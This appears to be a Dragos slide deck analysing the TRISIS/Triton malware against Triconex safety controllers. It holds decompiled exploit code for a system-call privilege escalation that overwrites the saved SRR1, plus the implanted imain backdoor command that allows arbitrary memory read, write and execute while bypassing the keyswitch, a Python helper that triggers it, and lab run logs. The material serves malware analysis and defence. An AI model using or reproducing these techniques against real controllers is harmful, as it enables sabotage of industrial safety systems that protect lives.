
```
int32_t step4_3e4(){
    struct s{
      int32_t i0;//v80;
      int32_t *pi1;//pv7c;
      int32_t *pi2;//pv38;
      int32_t i3//v74;
    } scIn;
    //init structure
    scIn.i3 = 1
    int32_t v38 = 0;
    scIn.pi2 = &v38

    int32_t addr1 = 0x19ac68;
    scIn.pi1 = addr1;
    int32_t addr2 = 0xFFD232;
    int32_t addr3 = 0xFFB104;
    int16_t v4e = 0x9002;
    int16_t v4c = 0x0;
    int32_t sav3 = *addr3; //r26
    int16_t sav2 = *(int16_t*)addr2; //r25
    int32_t v60;
    *addr3 = &v60;
    *(int16_t*)addr2 = 1;
    IncStepSetCount(0);//set count to 0, increment step
    callSC0x13(&scIn);
```

Sets stack variables:
*(&v60 + 0x12) = 0x9002
*(&v60 + 0x14) = 0

Sets global addresses:
*FFD232 = 1
*FFB104 = &v60

Exploit creates a structure on the stack.
scIn.pi1 = **0x19ac68**
scIn.i3 = 1
Calls System Call 0x13

Looking for 0x19AC68 in SysCall




```
0007C388 mfsrr1     r28                   # Move from status save/restore registe
0007C38C mfcr       r29                   # Move from Condition Register
0007C390 mfctr      r30                   # Move from count register
0007C394 mfxer      r31                   # Move from integer unit exception regi
0007C398 stw        r26, (unk_19AC60 - 0x19ABDC)(r2) # Store Word
0007C39C stw        r27, (unk_19AC64 - 0x19ABDC)(r2) # Store Word
0007C3A0 stw        r28, (unk_19AC68 - 0x19ABDC)(r2) # Store Word
```

System Call Handler saves SRR1 to 0x19AC68, what is SRR1?


What is SRR1 / System Call Exceptions

Table 6-10. Register Settings After a System Call Exception



Register	Setting Description
SRR0	Set to the effective address of the instruction following the System Call instruction
SRR1	0 Loaded with equivalent bits from the MSR 1–4 Cleared 5–9 Loaded with equivalent bits from the MSR 10–15 Cleared 16–31 Loaded with equivalent bits from the MSR **Note:** Depending on the implementation, reserved bits in the MSR may not be copied to SRR1.
MSR	POW 0 · FP 0 · IP — · LE Set to value of ILE ILE — · ME — · IR 0 EE 0 · SE 0 · DR 0 PR 0 · BE 0 · RI 0

What is ‘Machine State’ (MSR)




	0	12	13	14	15
Field	—		POW	—	ILE
Reset	0000_0000_0000_0000				
R/W	R/W				

	16	17	18	19	20	21	22	23	24	25	26
Field	EE	PR	FP	ME	—	SE	BE	—		IP	IR
Reset	0	0	0	0	0	0	0	0	0	—	0
R/W	R/W										

Figure 4-3. Machine State Register (M

Table 4-8. MSR Field Descriptions




Bit(s)	Name	Description
0–12	—	Reserved
13	POW	Power management enable 0 Power management disabled (normal operation mode) 1 Power management enabled (reduced power mode) Note: Power management functions are implementation-dependent; see Section 14.5, "Power Control (Low-Power Modes)."
14	—	Reserved
15	ILE	Exception little-endian mode. When an exception occurs, this bit is copied into MSR[LE] to select the endian mode for the context established by the exception.
16	EE[1]	External interrupt enable 0 The processor delays recognition of external and decrementer interrupt conditions. 1 The processor is enabled to take an external or decrementer interrupt.
17	PR[1]	Privilege level 0 The processor can execute both user- and supervisor-level instructions. 1 The processor can only execute user-level instructions.

[1] These bits are loaded into SRR1 when an exception is taken. These bits are written back into the MSR when an **rfi** is executed.

System Call Summary

- SC saves MSR of program in SRR1
- SysCall Handler checks if system call is from user mode (SRR1.PR)
- If in User-Mode
    - Turns on Data and Instruction Translation
    - Issues a sync
    - Saves all Usermode registers at 0x19ABDC
    - **SRR1 is at 0x19AC68** == (0x19ABDC + 8C)
- On return from system call, OS loads the registers from the same save location, issues an RFI that puts SRR1 in program's MSR.
- If you modify SRR1 save location, you can elevate to supervisor.

What we’re thinking at this point…



System Call 0x13

```c
typedef struct {
        int32_t i0; // 0
        int32_t *pi1; // 4
        int32_t *pi2; // 8
        int32_t i3; // C
    } scInput, *pSCIn;

int32_t SC_19(pSCIn st) {
```

Takes a 4 member structure as input.

Same structure that inject.bin creates.

System Call 0x13

```
int32_t idx = st->i3 - 1;
int32_t r12 = *(0xFFB104) + idx*0x1C;
int32_t r8 = 0xFFB174 + idx*32;
if(idx >= (int32_t)(*int16_t*)(0xFFD232)){
 return -1;
}
int32_t r9 = (int32_t)*(int16_t*)(r12 + 0x12);
int32_t r10 = (int32_t)*(int16_t*)(r12 + 0x14);
int32_t r7 = (int32_t)*(int16_t*)(r8 + 2);
if(r9 < r10){
     *(st->pi2) = r10 - r9;
     *(st->pi1) = r7 - r10 + r9;
     st->i3 = (int32_t)*(char*)r12;
     return (int32_t)*(char*)r12;
}
*(st->pi2) = r7 - r9 + r10;
*(st->pi1) = r9 - r10;
st->i3 = (int32_t)*(char*)r12;
return (int32_t)*(char*)r12;
```

Index calculation using st->i3
Retrieve array from FFB104
Retrieve offset to element using index.
Bounds check: idx >= *FFD232?

Retrieve members from struct at offset

Compare two struct members

Finally, set st->pi2 and st->pi1 to the results of
Arithmetic using retrieved struct members.

st->pi1 is set to SRR1 save location by exploit

Let’s Evaluate

Input:

```
struct {
  int i0 = 0;
  int *pi1 = 0x19AC68

  int *pi2 -> 0

  int i3 = 0;
} scInput;


*FFD232 = 1

*FFB104 = &v60

*(&v60 + 0x12) = 0x9002

*(&v60 + 0x14) = 0
```

Evaluated with Inputs

```c
int32_t idx = st->i3 - 1;
int32_t r12 = *(0xFFB104) + idx*0x1C;
int32_t r8 = 0xFFB174 + idx*32;
if(idx >= (int32_t)(*int16_t*)(0xFFD232)){
 return -1;
}
int32_t r9 = (int32_t)*(int16_t*)(r12 + 0x12);
int32_t r10 = (int32_t)*(int16_t*)(r12 + 0x14);
int32_t r7 = (int32_t)*(int16_t*)(r8 + 2);
if(r9 < r10){
     *(st->pi2) = r10 - r9;
     *(st->pi1) = r7 - r10 + r9;
     st->i3 = (int32_t)*(char*)r12;
     return (int32_t)*(char*)r12;
}
*(st->pi2) = r7 - r9 + r10;
*(st->pi1) = r9 - r10;
st->i3 = (int32_t)*(char*)r12;
return (int32_t)*(char*)r12;
```

idx = 0 ; // st->i3 == 1,
r12 = &v60; // *(FFB104) == &v60
idx >= *FFD232 == False // *FFD232 == 1

r9 = 0x9002; // *(&v60+0x12) = 0x9002
r10 = 0 // *(&v60 + 0x14) = 0

0x9002 < 0 == False

*(st->pi1) = 0x9002 – 0 // st->pi1 = 0x19ac68

***(0x19AC68) = 0x9002**
Overwrites SRR1 Save with 0x9002

DRAGOS

0x9002 MSR Bits


- Bit 17 is the Supervisor bit (0 = Supervisor, 1 = User)
- 0x9002 == 0b1**0**01000000000010
- Overwriting 0x19AC68, results in privesc once system call returns.

Preset + Inject.bin Control Flow

- Trilog.exe sets control value, which has a wait time and step number
- Inject waits that amount of time
- Uses exploit to confirm expected MSR state
- Uses exploit to test that it can read a value from its stack and write back
- Uses full exploit for privesc
- Copies imain.bin to firmware region
- Patches consistency check
- Overwrites jump table in Network Command dispatcher with address of imain.bin

IMAIN Network Command

- Triconex dispatches Tristation commands using command numbers to index a jump table (switch statement).
- TRISIS attackers found an empty jump table location, 29, (jumps to default case), and writes imain's address to it.
- Essentially, they installed a new network command (as opposed to hooking a known one).
- Network command allows arbitrary read/write/execute of memory, **bypassing the keyswitch.**



IMAIN Network Command

```c
int32_t imain(void) {
    pts_mp_packet pPacket = get_ts_packet_6B9CC();
    unsigned char cmd = pPacket->cmd;
    unsigned char mpid = pPacket->mpid;
    int32_t my_mpid = get_mp_id_199400(); // bp+10

    //is command for this processor?
    if ((int32_t)mpid != my_mpid && mpid != 255) {
        // 0x1c
        goto END;
        // branch -> 0x24
    }


    uint16_t ts_len = pPacket -> ts_len;
    uint16_t reply_len = 0; //length for reply packet
    //code doe this but doesn't use it.
    // weird b/c this would deref the middle
    // of the first field in the union.
    uint16_t unused = *(int16_t*)((char*)pPacket + 0xE);
    int32_t mp_size; //r5
```

```c
switch(cmd) {
    case MP_READ:
        //make sure our packet is sized correctly
        if(ts_len < 20)
            goto END;

        mp_size = pPacket->mp_read.size;
        //make sure request isn't too large
        if(mp_size > 1024)
            goto END;
        //check that size is positive
        // and above 0
        if(mp_size <= 0)
            goto END;

        reply_len = mp_size + 10;

        copyMem(&(pPacket->cmd), pPacket.mp_read.addr, mp_size);
        break;
```

IMAIN Network Command


```c
case MP_WRITE:
    int calcLen = ts_len - 20;
    mp_size = pPacket->mp_write.size;
    //make sure the length in packet
    // matches the length of packet minus
    // headers.
    if(calcLen != mp_size)
        goto END;
    //make sure we have positive length
    if(mp_size <= 0)
        goto END;


    bool exec_firmware = false;
    int32_t targetAddr = pPacket->mp_write.addr;

    //check if address is in executable firmware
    // region
    if (targetAddr < 0x00100000)
        exec_firmware = true;

    //copy data to targetAddr
    copyMem(targetAddr, &(pPacket->mp_write.data, mp_size);

    if(exec_firmware == true){
        // if we wrote to executable region.
        flushCache();
        externalInterruptDisable(targetAddr);
    }
    reply_len = 10;
    break;
```

```c
case MP_EXECUTE:
    //make sure our packet is the right size
    //Headers + mpcmd, mpid, and address
    if (ts_len < 16)
        goto END;
    //make sure we are executing address
    //from executable region
    if (pPacket->mp_exec.addr >= 0x00100000)
        goto END;
    void (*foo)(void) = pPacket->mp_exec.addr;
    foo(); //execute address

    //only need to send back headers
    reply_len = 10;
    break;
default:
    break;

//set reply command code
//MP_STATUS_REPLY == 150
pPacket->ts_cmd = MP_STATUS_REPLY;
//set length in packet
pPacket->ts_len = reply_len;
//send reply packet
send_ts_reply_68F0C();

END:
    branchToNetworkCommandReturn();
}
```


DRAGOS

Why 29?

- Attackers picked an empty location.
- They had 12 options for a network command
- They had 15 different hook options in memory.
- Where did they get that name from?
- If it was named by Schneider, they probably had a software version for different firmware.
- Also means there are potentially 14 variants of this TRISIS version with only a 4 byte modification.



```
28: 'Get I/O point values',
29: 'Get MP status',
30: 'Set retentive values',
```



```
def ExecuteExploit(self, cmd, data='', mp=255):
    request = struct.pack('<BB', cmd, mp) + data
    result = self.ts_exec((29, 150), request) #Get MP Status
    return ts_nocut_reply(result)
```

DRAGOS


Does it work?

- Reporting on the event indicates that TRISIS caused the controller to enter a fail-safe mode.
- So obviously, we ran TRISIS on our controller.
- But the Canadians 🇨🇦 didn't send us a key.
- The key switch needs to be in Program mode in order upload a new program to it.
- What's a hacker to do?

DRAGOS

Lockpicking – an essential skill

Had to pick the lock to change mode between REMOTE, RUN, and PROGRAM



Running TRISIS

```
setting arguments...
checking project state
dumping program table
counting functions (slow)
performing program mod
appending program
sign detected, using overwrite
sending mod request, attempt 1
code write success, confirming
waiting for program to start
run success, mod success!
uploading module
```

```
checking project state
dumping program table
counting functions (slow)
performing program mod
appending program
sign detected, using overwrite
sending mod request, attempt 1
code write success, confirming
waiting for program to start
run success, mod success!
E1 7F 00 00                                                .□..

countdown: 2046
41 7E 00 00                                                  A~..

countdown: 2020
time left = 6 min 28 sec
A1 7C 00 00                                                  .|..
…
```

Running Success

